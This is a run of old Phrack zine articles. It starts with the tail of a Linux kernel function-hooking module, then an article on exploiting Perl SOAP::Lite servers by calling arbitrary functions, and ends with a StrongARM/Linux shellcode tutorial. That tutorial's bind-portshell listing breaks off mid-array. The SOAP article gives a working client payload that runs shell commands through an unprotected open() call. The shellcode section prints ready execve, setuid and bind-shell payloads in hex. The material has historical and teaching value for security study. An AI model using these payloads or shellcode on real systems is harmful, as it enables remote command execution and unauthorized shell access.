static  hook_t        *i = NULL;
static  hook_t        *j = NULL;


int
init_module()
{
  int                ret;

  printk(KERN_ALERT "Change the SYS_FORK value then remove the return \n");
  return (-1);

  /*
```

```
  ** Create the hooks
  */

#define        SYS_FORK 0xc010584c

  j = khook_create(SYS_FORK
                 , HOOK_PERMANENT
                 | HOOK_ENABLED
                 | HOOK_DISCRETE);

#undef        SYS_FORK

  h = khook_create(ksym_lookup("hijack_me")
                 , HOOK_PERMANENT
                 | HOOK_ENABLED
                 | HOOK_AGGRESSIVE);

  i = khook_create(ksym_lookup("schedule")
                 , HOOK_SINGLESHOT
                 | HOOK_ENABLED
                 | HOOK_DISCRETE);


  /*
  ** Yet another check
  */
  if (!h || !i || !j)
    {
      printk(KERN_ALERT "Cannot hook kernel functions \n");
      return (-1);
    }


  /*
  ** Adding some callbacks for the sys_fork and schedule functions
  */
  khook_add_entry(i, (int) hijack_schedule, 0);
  khook_add_entry(j, (int) hijack_fork, 0);



  /*
  ** Testing the hijack_me() hook .
  */
  printk(KERN_ALERT "LKH: perm, aggressive, enabled hook, 3 callbacks:\n");
  khook_add_entry(h, (int) hijack_zero, 1);
  khook_add_entry(h, (int) hijack_one, 0);
  khook_add_entry(h, (int) hijack_two, 2);
  ret = hijack_me(0, 1);

  printk(KERN_ALERT "--------------------\n");
  printk(KERN_ALERT "Testing a disabled hook :\n");
  khook_set_state(h, HOOK_DISABLED);
  ret = hijack_me(10, 20);

  khook_destroy(h);
  printk(KERN_ALERT "------------------\n");
  printk(KERN_ALERT "Calling hijack_me after the hook destruction\n");
  hijack_me(1, 2);

  return (0);
}



void
cleanup_module()
{
```

```
  khook_destroy(i);
  khook_destroy(j);
  printk(KERN_ALERT "LKH unloaded - sponsorized by the /dev/hell crew!\n");
}



/*
** Function to hijack
*/
int
hijack_me(int a, int b)
{
  printk(KERN_ALERT "A in HIJACKME!!! = %u \t -OK- \n", a);
  printk(KERN_ALERT "B in HIJACKME!!! = %u \t -OK- \n", b);
  return (42);
}



/*
** First callback for hijack_me()
*/
int
hijack_zero(void *ptr)
{
  int        *a;
  int        *b;

  a = ptr;
  b = a + 1;
  printk(KERN_ALERT "A in hijack_zero = %u \t -OK- \n", *a);
  printk(KERN_ALERT "B in hijack_zero = %u \t -OK- \n", *b);
  (*b)++;
  (*a)++;
  return (0);
}



/*
** Second callback for hijack_me()
*/
int
hijack_one(void *ptr)
{
  int        *a;
  int        *b;

  a = ptr;
  b = a + 1;
  printk(KERN_ALERT "A in hijack_one  = %u \t -OK- \n", *a);
  printk(KERN_ALERT "B in hijack_one  = %u \t -OK- \n", *b);
  (*a)++;
  (*b)++;
  return (1);
}



/*
** Third callback for hijack_me()
*/
int
hijack_two(void *ptr)
{
  int        *a;
```

```
  int        *b;

  a = ptr;
  b = a + 1;
  printk(KERN_ALERT "A in hijack_two  = %u \t -OK- \n", *a);
  printk(KERN_ALERT "B in hijack_two  = %u \t -OK- \n", *b);
  (*a)++;
  (*b)++;
  return (2);
}



/*
** Callback for schedule() (kernel exported symbol)
*/
void        hijack_schedule(void *ptr)
{
  printk(KERN_ALERT "SCHEDULING! \n");
}



/*
** Callbacks for sys_fork() (kernel non exported symbol)
*/
void
hijack_fork(void *ptr)
{
  printk(KERN_ALERT "FORKING! \n");
}
```

--[6 - References

 [1] Kernel function hijacking
     http://www.big.net.au/~silvio/
 [2] INTEL Developers manual
     http://developers.intel.com/design/pentiu m4/manuals/
 [3] Linux Kernel Internals
     http://www.linuxdoc.org/guides.html

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x09 of 0x0e

|=-------------=[RPC without borders (surfing USA ...)]=---------------=|
|=---=|
|=-----------------=[stealth <stealth@segfault.net>]=------------------=|

--[Introduction

In this article I will explain weaknesses as they already exist in today's remote object access technologies (focusing on the new SOAP -- Simple Object Access Protocol) or may show up in future. I will give a small walk-around on things already available and will explain why they are used and why it makes sense to use it. Since the topic is *that* large, I can only give you basic ideas of how these things work in general; but I focus on a SOAP implementation in Perl later, where I explain in depth how things break, and will try to 'port' the ideas then. References are given in the end so you may try to figure out remote object access yourself -- its a damn interesting thing. :-)

--[1. The new RPCs

RPC as you know it has been used in a lot of services for decades such as in NIS or NFS. However these have never been available to multi-tier applications and web-applications in paricular (or at least RPC wasn't really made for it).

Since a few years, 'RPC over XML', so called "XML-RPC" has been defined which should enable developers (web-developers in paricular) to _easily_ use the RPC capability which has been available to system-programmers for years. Application-developers today use CORBA (Common Object Request Broker Architecture), which (in short) adds the ability of accessing objects remotely with RPC. Since the blinking OO world began, developers felt they need to access objects remotely and they are quite happy with CORBA. It allows nice things such as

```
today = TimeServer_ptr->date();
```

that is it looks like you are accessing a local object, but indeed it is located on some other box. The underlying so called "Middleware" libraries translate this call into sending data in a special format to the server which invokes the request on an object the server registered for remote usage.

The reason for this is that programs have grown so much in recent years that programmers want to have easy ways to access ressources remotely, without the pain of platform-specifics such as byte-ordering, different socket-semantics etc. etc.. There also exist a lot of tools and pre-compilers which do a lot of work for the programmer already (such as translating an interface-description into valid C++ code).

Everything is fine except it is a _bit_ complicated and our web-application-developers probably do not use it at all, so the need for an easy to access and straight to implement CORBA-replacement (read 'replacement' as 'we are happy with it, but isn't there an easier way?') seemed to be necessary.

XML-RPC was there already, so why not building a remote object access facility on top of it? SOAP was born. It allows you to call methods on objects remotely, similar to the example above. Somewhat like OO XML-RPC.

Unlike the 'normal' RPC where program and version-numbers were required to specify which function should be called, XML-RPC allows you to send the full functionname across the socket enveloped into a XML document. You usually need to register the objects (with the corresponding methods) which

may be accessed from the outside; at least when I wrote a distributed banking-application in C++ using CORBA, it worked that way ;-). This is also true for SOAP technology, as I will explain a few lines later, (indeed, I do not care much about SOAP specification, but on the specific implemenatations) but this time we may send function and object-names as strings and we will see registering objects does not make the whole thing secure as it is expected to be.

--[2. why Perl

I will focus on Perl implementations of SOAP because Perl has the special capability to call functions indirectly:

```
#!/usr/bin/perl -w

use POSIX;

sub AUTOLOAD
{
        print "AUTOLOAD: called $AUTOLOAD(@_)\n";
}


sub func1
{
        print "called func1(@_)\n";
}


$name = "POSIX::system";

$name->("/usr/bin/id");
```

Isn't that nice, we can specify at runtime which function is called via $name, POSIX::system in this case. Every unknown function you try to invoke i.e. POSIX::nonexisiting will trigger the AUTOLOAD subroutine which is a special gift from Perl. That way, you may load unloaded stuff at runtime when you notice that a function-call does not 'resolve'. Things are even better, because indirect function-calls also work fine with tainted data!

```
#!/usr/bin/perl -w -T

use POSIX;

$ENV{PATH}="/usr/bin";
$ENV{ENV}="";

sub AUTOLOAD
{
        print "AUTOLOAD: called $AUTOLOAD(@_)\n";
}


sub func1
{
        print "called func1(@_)\n";
}

for (;;) {
        print "Enter function-name: ";
        $name = <STDIN>; chop $name;
        print "Enter argument: ";
        $arg = <STDIN>; chop $arg;
        $name->($arg);
```

```
}
```

Giving "func1" and "that" as input will call

```
       func1("that");
```

even when in tainted mode. Though, it breaks with "POSIX::system" and "/bin/sh" because tainted data would be passed to CORE::system() function at the end which is forbidden. AUTOLOADing also works with tainted data.

Let's just write that to our Notitzblock:

```
  'Perl allows functions to be called indirectly, no matter
   whether it is in tainted mode or not and the name/argument
   of that function is retrieved from outside or not.'
```

--[3. How things work

Lets now start right away with a Demo-program that uses SOAP::Lite [soaplite] to show what XML-RPC means:

```
#!/usr/bin/perl -w

use SOAP::Transport::HTTP;

$daemon = SOAP::Transport::HTTP::Daemon
    -> new (LocalPort => 8081)
    -> dispatch_to('Demo');

print "Contact to SOAP server at ", $daemon->url, "\n";
$daemon->handle;

sub authenticated
{
        return "Hi @_, you are authenticated now!";
}

package Demo;

sub callme
{
        return "called callme";
}
```

Ok. That was basicly taken from a How-to-use-SOAP guide from [soaplite]. What you do here is starting a small HTTP-server which listens on port 8081 and delegates the XML-RPC's to the package 'Demo'. That way, clients may call the callme() function remotely. HTTP is used here, but SOAP works protocol-independant, so you may use SMTP or whatever here - there are lots of modules shipped with SOAP::Lite. Calling a function basicly works by POSTing a XML-document to this server now. Here is a small client calling the offered function "callme()":

```
#!/usr/bin/perl -w

use SOAP::Lite;

my $soap = new SOAP::Lite;

# when using HTTP::Daemon, build client like this
if (1) {
        $soap->uri('http://1.2.3.4/Demo');
        $soap->proxy('http://1.2.3.4:8081/');
} else {
        # if SOAP server is CGI, call like this
```

```
        $soap->uri('http://1.2.3.4/Demo');
        $soap->proxy('http://1.2.3.4/cgi-bin/soap.cgi');
}

print $soap->callme()->result();
```

proxy() allows you to specify which server to contact for the remote-service. It's not an HTTP-proxy as you know them from usual web stuff. uri() is used to distinguish between the classes the server offers (coz he may offer more than one). You can see it later in the HTTP-header sent to the server in the SOAPAction field. As you see, CGI scripts may be used to offer the service, but thats slower than HTTP::Daemon, so we do not discuss it here further (it's the same exploiting technique anyways...).

And thats it! Isnt that nice? RPC can't be easier. The

```
        $soap->callme()
```

is translated by SOAP::Lite's AUTOLOADer into a $soap->call("callme"); functioncall which produces the following XML-document then sent to remote port 8081: (HTTP-header stripped, output formatted)

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:
 SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/1999/XMLSchema">
    <SOAP-ENV:Body>
        <namesp1:callme xmlns:namesp1="http://1.2.3.4/Demo"/>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Just to show you that the functionname is passed to remote-side as string. Got an idea now where we will go today? :-) To make things complete here's the result:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:
 SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/1999/XMLSchema">
    <SOAP-ENV:Body>
        <namesp7:callmeResponse xmlns:namesp7="http://1.2.3.4/Demo">
            <s-gensym35 xsi:type="xsd:string">
                called callme
            </s-gensym35>
        </namesp7:callmeResponse>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Sucess. I am not going to explain that, as it's first not further of interest and second the bookstore where I ordered a book on SOAP did not send me the book yet.

--[4. How things break

Why not trying to call other functions which do not belong to the package? I guess main::authenticated() would be a nice target.

```
#!/usr/bin/perl -w
```

```
use SOAP::Lite;

my $soap = new SOAP::Lite;

# when using HTTP::Daemon, build client like so
if (1) {
        $soap->uri('http://1.2.3.4/Demo');
        $soap->proxy('http://1.2.3.4:8081/');
} else {
        # if SOAP server is CGI, call like so
        $soap->uri('http://1.2.3.4/Demo');
        $soap->proxy('http://1.2.3.4/cgi-bin/soap.cgi');
}

print $soap->call("X:main::authenticated" => "me")->result();
```

(Do not ask for code-dup! :-)

Running against the server seen above:

```
stealth@linux:SOAP> ./c.pl
Hi Demo me, you are authenticated now!stealth@linux:SOAP>
```

Wow! "Demo" and "me" are both arguments to authenticated().
Thats because of how SOAPLite works:

```
...
$class->$method_name(SOAP::Server::Object->objects(@parameters))
...
```

The three dots before the method-call parse the XML-document, retrieving class-name method-uri and method-name from it. Actually,

```
Demo->main::authenticated("me");
```

is executed by means of our client-request. That yields 'Demo' in @_. That's aready the most problematic part of SOAP-implemenatations in Perl. It allows you to call any function on (in case of SOAP::Lite) any package.

We used main:: in this example but it might be POSIX::system() too. There are other SOAP modules than SOAP::Lite which we could use here, but they also suffer on the same problem. Even when you are not able to specify the class-name, that is the SOAP implementation has

```
sub handler
{
        # Dave Developer: we are safe, restricting
        # access to Calculator package
        Calculator->$method($args);
        ...
}
```

you are able to 'breakout' of the package Calculator by giving the full package-name to $method (main::authenticated in above case). It is something like *package reverse traversal*. That's the whole point. Again, this will work in tainted mode too! A note on SOAP-namespaces: You have probably seen that we sent indeed 'X:main::authenticated' (prepended 'X:'). Do not ask why, but there is a prefix needed in SOAP::Lite case, otherwise the remote XML-Parser will complain. On the other hand another SOAP module required to have i.e. POSIX as namespace and system as method which assembled to POSIX::system on the other end. The XML-document generated by that module produced somehow wrong package::method invokations, so I had to handle that with raw port 80/HTTP requests by myself. Seems that either I got namespace-handling wrong or the module parsing was broken. (Probably first case, I said the book did not arrived yet, no? :-)

Hm. I just remember perl has some nice tricks which are possible via open(). Let's see whether we can find some. My requires-script shows me that SOAP::Transport::HTTP requires HTTP::Daemon (via 'new' call that is invoked by the server, so it's available at runtime). Let's just look at HTTP::Daemon package:

```
...
package HTTP::Daemon::ClientConn;
...
sub send_file
{
    my($self, $file) = @_;
    my $opened = 0;
    if (!ref($file)) {
        local(*F);
        open(F, $file) || return undef;
...
```

Ayeee! An unprotected open() call. To the client we wrote above, add

```
$soap->call("X:HTTP::Daemon::ClientConn::send_file" => "|/bin/ps");
```

which will call Demo->HTTP::Daemon::ClientConn::send_file("|/bin/ps"); which is HTTP::Daemon::ClientConn::send_file(Demo, "|/bin/ps"); where only the second argument is of interest ($file for the open-call :-).

OK. I think now you have got an idea of what's going on here, even when the open() call would not be there, it's still dangerous enough as we may call *any*, let me repeat, *any* function in the Perl-daemon that is availabe at runtime (either in main-package or a package that is 'use'ed or 'require'd, except CORE which is not accessible).

--[5. Tritt ein, bring Glueck herein.

It might be of interest to detect whether on a given port a SOAP-Lite server is running. Nothing easier than this:

```
stealth@linux:SOAP> telnet 127.0.0.1 32887
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
POST /x.pl / HTTP 1.1
<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/1999/XMLSchema"><SOAP-ENV:Body>
<SOAP-ENV:Fault><faultcode
xsi:type="xsd:string">SOAP-ENV:Client</faultcode><faultstring
xsi:type="xsd:string">Application failed during request deserialization:
no element found at line 1, column 0, byte -1 at
/usr/lib/perl5/site_perl/5.6.1/i586-linux/XML/Parser.pm line 185
</faultstring><faultactor
xsi:type="xsd:string">http://linux:32887/</faultactor></SOAP-ENV:Fault>
</SOAP-ENV:Body></SOAP-ENV:Envelope>Connection
closed by foreign host.
```

As you see, SOAP-Lite is very verbose in its error-messages. Important line is

```
/usr/lib/perl5/site_perl/5.6.1/i586-linux/XML/Parser.pm
```

which tells us that Perl is used, and that's it.

The classnames are usually described elsewhere to give programmers of the clients all necessary information. Very often the site that runs the SOAP service describes on their website how its interferred with. However, if SOAP becomes widespread one day its probably needed to find better scanning techniques.

--[6. No trespassing

It is very interesting that people think security is when they use HTTPS instead of HTTP. I have seen 'secure' SOAP servers which just used HTTPS as underlying protocol and were declared as 'secure servers'.

So, how to protect? Difficult. The -T switch to force tainted mode works against direct shell-escapes but being able to call any internal daemon function is bad enough. Maybe the package-qualifiers "::" should be stripped. If you allow them it's like allowing ".." in pathnames which leads to reverse traversal (there are better ways to protect against reverse traversal than stripping "..", though) in some cases. Tainting the functionname that comes via the socket will disallow _any_ RPC.

A way might be to put all allowed classes and function-names into a hash and look whether the received string is contained there. Frontier XML-RPC module for Perl does it that way, it has a hash of methods it allows like

```
my %funcs = ('callme' => \&sub1);
```

where you may only call 'callme' function. You can try to call other functions until your face turns into green, you won't suceed.

To be fair, I must admit that the SOAP specification [SOAP] explicitely says it does not cover security-releated stuff. Some companies published papers on SOAP security right when I was exploiting my test-servers. Though, they are almost all releated to encryption and signing topics, just a few cover access-control such as [big-blue].

This is not just a Perl issue AFAIK, because other languages also allow indirect calling of functions, such as JAVA or PHP. :-) I did not look at JAVA or CORBA for Perl but I would not be surprised if similar problems exist there too.

--[7. References

[soaplite] The SOAP::Lite implementation for Perl
http://www.soaplite.com
I tested SOAP::Lite 0.51 and SOAP 0.28 for Perl.

[] A list of some sites who offer XML-RPC service, just to
show you it is used at all:
http://www.xmlrpc.com/directory/1568/services

[] Mailinglists, links, docu etc. on SOAP:
http://soapware.org

[SOAP] SOAP 1.1 specification
http://www.w3.org/TR/2000/NOTE-SOAP-20000508/

[big-blue] SOAP security whitepaper
http://www.trl.ibm.com/projects/xml/soap/wp/wp.html

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x0a of 0x0e

Developing StrongARM/Linux shellcode

funkysh <funkysh@sm.pl>

"Into my ARMs"

---[Introduction

This paper covers informations needed to write StrongARM Linux shellcode. All examples presented in this paper was developed on Compaq iPAQ H3650 with Intel StrongARM-1110 processor running Debian Linux. Note that this document is not a complete ARM architecture guide nor an assembly language tutorial, while I hope it also does not contain any major bugs, it is perhaps worth noting that StrongARM can be not fully compatible with other ARMs (however, I often refer just to "ARM" when I think it is not an issue). Document is divided into nine sections:

* Brief history of ARM
* ARM architecture
* ARM registers
* Instruction set
* System calls
* Common operations
* Null avoiding
* Example codes
* References

---[Brief history of ARM

First ARM processor (ARM stands for Advanced RISC Machine) was designed and manufactured by Acorn Computer Group in the middle of 80's. Since beginning goal was to construct low cost processor with low power consumption, high performance and power efficiency. In 1990 Acorn together with Apple Computer set up a new company Advanced RISC Machines Ltd. Nowadays ARM Ltd does not make processors only designs them and licenses the design to third party manufacturers. ARM technology is currently licensed by number of huge companies including Lucent, 3Com, HP, IBM, Sony and many others.

StrongARM is a result of ARM Ltd and Digital work on design that use the instruction set of the ARM processors, but which is built with the chip technology of the Alpha series. Digital sold off its chip manufacturing to Intel Corporation. Intel's StrongARM (including SA-110 and SA-1110) implements the ARM v4 architecture defined in [1].

---[ARM architecture

The ARM is a 32-bit microprocessor designed in RISC architecture, that means it has reduced instruction set in opposite to typical CISC like x86 or m68k. Advantages of reduced instruction set includes possibility of optimising speed using for example pipelining or hard-wired logic. Also instructions and addressing modes can made identical for most instructions. ARM is a load/store architecture where data-processing operations only operate on register contents, not directly on memory contents. It is also supporting additional features like Load and Store

Multiple instructions and conditional execution of all instructions.
Obviously every instruction has the same length of 32 bits.

---[ARM registers

ARM has 16 visible 32 bit registers: r0 to r14 and r15 (pc). To simplify the thing we can say there is 13 'general-purpose' registers - r0 to r12 (registers from r0 to r7 are unbanked registers which means they refers to the same 32-bit physical register in all processor modes, they have no special use and can be used freely wherever an general-purpose register is allowed in instruction) and three registers reserved for 'special' purposes (in fact all 15 registers are general-purpose):

```
r13 (sp)     -  stack pointer
r14 (lr)     -  link register
r15 (pc/psr) -  program counter/status register
```

Register r13 also known as 'sp' is used as stack pointer and both with link register are used to implement functions or subroutines in ARM assembly language. The link register - r14 also known as 'lr' is used to hold subroutine return address. When a subroutine call is performed by eg. bl instruction r14 is set to return address of subroutine. Then subroutine return is performed by copying r14 back into program counter.

Stack on the ARM grows to the lower memory addresses and stack pointer points to the last item written to it, it is called "full descending stack". For example result of placing 0x41 and then 0x42 on the stack looks that way:

```
      memory address   stack value

                      +------------+
          0xbffffdfc: | 0x00000041 |
                      +------------+
   sp ->  0xbffffdf8: | 0x00000042 |
                      +------------+
```

---[Instruction set

As written above ARM like most others RISC CPUs has fixed-length (in this case 32 bits wide) instructions. It was also mentioned that all instructions can be conditional, so in bit representation top 4 bits (31-28) are used to specify condition under which the instruction is executed.

Instruction interesting for us can be devided into four classes:

- branch instructions,
- load and store instructions,
- data-processing instructions,
- exception-generating instructions,

Status register transfer and coprocessor instructions are ommitted here.

1. Branch instructions

There are two branch instructions:

```
              branch:  b <24 bit signed offset>

    branch with link:  bl <24 bit signed offset>
```

Executing 'branch with link' - as mentioned in previous section, results with setting 'lr' with address of next instruction.

2. Data-processing instructions

Data-processing instructions in general uses 3-address format:

<opcode mnemonic> <destination> <operand 1> <operand 2>

Destination is always register, operand 1 also must be one of r0 to r15 registers, and operand 2 can be register, shifted register or immediate value.

Some examples:

addition:	add	add r1,r1,#65	set r1 = r1 + 65
substraction:	sub	sub r1,r1,#65	set r1 = r1 - 65
logical AND:	and	and r0,r1,r2	set r0 = r1 AND r2
logical exclusive OR:	eor	eor r0,r1,#65	set r0 = r1 XOR r2
logical OR:	orr	orr r0,r1,r2	set r0 = r1 OR r2
move:	mov	mov r2,r0	set r2 = r0

3. Load and store instructions

load register from memory: ldr rX, <address>

Example: ldr r0, [r1] load r0 with 32 bit word from address specified in r1, there is also ldrb instruction responsible for loading 8 bits, and analogical instructions for storing registers in memory:

```
store register in memory:  str rX, <address>     (store 32 bits)
                           strb rX, <address>    (store 8 bits)
```

ARM support also storing/loading of multiple registers, it is quite interesting feature from optimization point of view, here go stm (store multiple registers in memory):

stm <base register><stack type>(!),{register list}

Base register can by any register, but typically stack pointer is used. For example: stmfd sp!, {r0-r3, r6} store registers r0, r1, r2, r3 and r6 on the stack (in full descending mode - notice additional mnemonic "fd" after stm) stack pointer will points to the place where r0 register is stored.

Analogical instruction to load of multiple registers from memory is: ldm

4. Exception-generating instructions

Software interrupt: swi <number> is only interesting for us, it perform software interrupt exception, it is used as system call.

List of instructions presented in this section is not complete, a full set can be obtained from [1].

---[Syscalls

On Linux with StrongARM processor, syscall base is moved to 0x900000, this is not good information for shellcode writers, since we have to deal with instruction opcode containing zero byte.

Example "exit" syscall looks that way:

```
swi 0x900001   [ 0xef900001 ]
```

Here goes a quick list of syscalls which can be usable when writing shellcodes (return value of the syscall is usually stored in r0):

```
execve:
-------
        r0 = const char *filename
        r1 = char *const argv[]
        r2 = char *const envp[]
call number = 0x90000b


setuid:
-------
        r0 = uid_t uid
call number = 0x900017


  dup2:
  -----
        r0 = int oldfd
        r1 = int newfd
call number = 0x90003f


socket:
-------
        r0 = 1 (SYS_SOCKET)
        r1 = ptr to int domain, int type, int protocol
call number = 0x900066 (socketcall)


  bind:
  -----
        r0 = 2 (SYS_BIND)
        r1 = ptr to int  sockfd, struct sockaddr *my_addr,
             socklen_t addrlen
call number = 0x900066 (socketcall)


listen:
-------
        r0 = 4 (SYS_LISTEN)
        r1 = ptr to int s, int backlog
call number = 0x900066 (socketcall)


accept:
-------
        r0 = 5 (SYS_ACCEPT)
        r1 = ptr int s,  struct  sockaddr  *addr,
             socklen_t *addrlen
call number = 0x900066 (socketcall)
```

---[Common operations

Loading high values

Because all instructions on the ARM occupies 32 bit word including place for opcode, condition and register numbers, there is no way for loading immediate high value into register in one instruction. This problem can be solved by feature called 'shifting'. ARM assembler use six additional mnemonics reponsible for the six different shift types:

```
lsl -  logical shift left
asl -  arithmetic shift left
lsr -  logical shift right
asr -  arithmetic shift right
ror -  rotate right
rrx -  rotate right with extend
```

Shifters can be used with the data processing instructions, or with ldr and str instruction. For example, to load r0 with 0x900000 we perform following operations:

```
        mov   r0, #144          ; 0x90
        mov   r0, r0, lsl #16   ; 0x90 << 16 = 0x900000
```

Position independence

Obtaining own code postition is quite easy since pc is general-purpose register and can be either readed at any moment or loaded with 32 bit value to perform jump into any address in memory.

For example, after executing:

```
        sub   r0, pc, #4
```

address of next instruction will be stored in register r0.

Another method is executing branch with link instruction:

```
        bl    sss
        swi   0x900001
 sss:   mov   r0, lr
```

Now r0 points to "swi 0x900001".

Loops

Let's say we want to construct loop to execute some instruction three times. Typical loop will be constructed this way:

```
        mov   r0, #3     <- loop counter
loop:   ...
        sub   r0, r0, #1 <- fd = fd -1
        cmp   r0, #0     <- check if r0 == 0 already
        bne   loop       <- goto loop if no (if Z flag != 1)
```

This loop can be optimised using subs instruction which will set Z flag for us when r0 reach 0, so we can eliminate a cmp.

```
        mov   r0, #3
loop:   ...
        subs  r0, r0, #1
        bne   loop
```

Nop instruction

On ARM "mov r0, r0" is used as nop, however it contain nulls so any other "neutral" instruction have to be used when writting proof of concept codes for vulnerabilities, "mov r1, r1" is just an example.

```
        mov   r1, r1    [ 0xe1a01001 ]
```

---[Null avoiding

Almost any instruction which use r0 register generates 'zero' on ARM, this can be usually solved by replacing it with other instruction or using self-modifing code.

For example:

```
            e3a00041    mov   r0, #65      can be raplaced with:

            e0411001    sub   r1, r1, r1
            e2812041    add   r2, r1, #65
            e1a00112    mov   r0, r2, lsl r1  (r0 = r2 << 0)
```

Syscall can be patched in following way:

```
            e28f1004    add   r1, pc, #4    <- get address of swi
            e0422002    sub   r2, r2, r2
            e5c12001    strb  r2, [r1, #1]  <- patch 0xff with 0x00
            ef90ff0b    swi   0x90ff0b      <- crippled syscall
```

Store/Load multiple also generates 'zero', even if r0 register is not used:

```
            e92d001e    stmfd sp!, {r1, r2, r3, r4}
```

In example codes presented in next section I used storing with link register:

```
            e04ee00e    sub   lr, lr, lr
            e92d401e    stmfd sp!, {r1, r2, r3, r4, lr}
```

---[Example codes

```
/*
 * 47 byte StrongARM/Linux execve() shellcode
 * funkysh
 */

char shellcode[]= "\x02\x20\x42\xe0"   /*  sub   r2, r2, r2           */
                  "\x1c\x30\x8f\xe2"   /*  add   r3, pc, #28 (0x1c)   */
                  "\x04\x30\x8d\xe5"   /*  str   r3, [sp, #4]         */
                  "\x08\x20\x8d\xe5"   /*  str   r2, [sp, #8]         */
                  "\x13\x02\xa0\xe1"   /*  mov   r0, r3, lsl r2       */
                  "\x07\x20\xc3\xe5"   /*  strb  r2, [r3, #7          */
                  "\x04\x30\x8f\xe2"   /*  add   r3, pc, #4           */
                  "\x04\x10\x8d\xe2"   /*  add   r1, sp, #4           */
                  "\x01\x20\xc3\xe5"   /*  strb  r2, [r3, #1]         */
                  "\x0b\x0b\x90\xef"   /*  swi   0x90ff0b             */
                  "/bin/sh";


/*
 * 20 byte StrongARM/Linux setuid() shellcode
 * funkysh
```

```
 */

char shellcode[]= "\x02\x20\x42\xe0"   /*  sub   r2, r2, r2           */
                  "\x04\x10\x8f\xe2"   /*  add   r1, pc, #4           */
                  "\x12\x02\xa0\xe1"   /*  mov   r0, r2, lsl r2       */
                  "\x01\x20\xc1\xe5"   /*  strb  r2, [r1, #1]         */
                  "\x17\x0b\x90\xef";  /*  swi   0x90ff17             */


/*
 * 203 byte StrongARM/Linux bind() portshell shellcode
 * funkysh
 */

char shellcode[]= "\x20\x60\x8f\xe2"   /*  add   r6, pc, #32          */
                  "\x07\x70\x47\xe0"   /*  sub   r7, r7, r7           */
                  "\x01\x70\xc6\xe5"   /*  strb  r7, [r6, #1]         */
                  "\x01\x30\x87\xe2"   /*  add   r3, r7, #1           */
                  "\x13\x07\xa0\xe1"   /*  mov   r0, r3, lsl r7       */
                  "\x01\x20\x83\xe2"   /*  add   r2, r3, #1           */
                  "\x07\x40\xa0\xe1"   /*  mov   r4, r7               */
                  "\x0e\xe0\x4e\xe0"   /*  sub   lr, lr, lr           */
                  "\x1c\x40\x2d\xe9"   /*  stmfd sp!, {r2-r4, lr}     */
                  "\x0d\x10\xa0\xe1"   /*  mov   r1, sp               */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (socket) */
                  "\x10\x57\xa0\xe1"   /*  mov   r5, r0, lsl r7       */
                  "\x35\x70\xc6\xe5"   /*  strb  r7, [r6, #53]        */
                  "\x14\x20\xa0\xe3"   /*  mov   r2, #20              */
                  "\x82\x28\xa9\xe1"   /*  mov   r2, r2, lsl #17      */
                  "\x02\x20\x82\xe2"   /*  add   r2, r2, #2           */
                  "\x14\x40\x2d\xe9"   /*  stmfd sp!, {r2,r4, lr}     */
                  "\x10\x30\xa0\xe3"   /*  mov   r3, #16              */
                  "\x0d\x20\xa0\xe1"   /*  mov   r2, sp               */
                  "\x0d\x40\x2d\xe9"   /*  stmfd sp!, {r0, r2, r3, lr} */
                  "\x02\x20\xa0\xe3"   /*  mov   r2, #2               */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7       */
                  "\x0d\x10\xa0\xe1"   /*  mov   r1, sp               */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66       (bind) */
                  "\x45\x70\xc6\xe5"   /*  strb  r7, [r6, #69]        */
                  "\x02\x20\x82\xe2"   /*  add   r2, r2, #2           */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7       */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (listen) */
                  "\x5d\x70\xc6\xe5"   /*  strb  r7, [r6, #93]        */
                  "\x01\x20\x82\xe2"   /*  add   r2, r2, #1           */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7       */
                  "\x04\x70\x8d\xe5"   /*  str   r7, [sp, #4]         */
                  "\x08\x70\x8d\xe5"   /*  str   r7, [sp, #8]         */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (accept) */
                  "\x10\x57\xa0\xe1"   /*  mov   r5, r0, lsl r7       */
                  "\x02\x10\xa0\xe3"   /*  mov   r1, #2               */
                  "\x71\x70\xc6\xe5"   /*  strb  r7, [r6, #113]       */
                  "\x15\x07\xa0\xe1"   /*  mov   r0, r5, lsl r7 <dup2> */
                  "\x3f\xff\x90\xef"   /*  swi   0x90ff3f       (dup2) */
                  "\x01\x10\x51\xe2"   /*  subs  r1, r1, #1           */
                  "\xfb\xff\xff\x5a"   /*  bpl   <dup2>               */
                  "\x99\x70\xc6\xe5"   /*  strb  r7, [r6, #153]       */
                  "\x14\x30\x8f\xe2"   /*  add   r3, pc, #20          */
                  "\x04\x30\x8d\xe5"   /*  str   r3, [sp, #4]         */
                  "\x04\x10\x8d\xe2"   /*  add   r1, sp, #4           */
                  "\x02\x20\x42\xe0"   /*  sub   r2, r2, r2           */
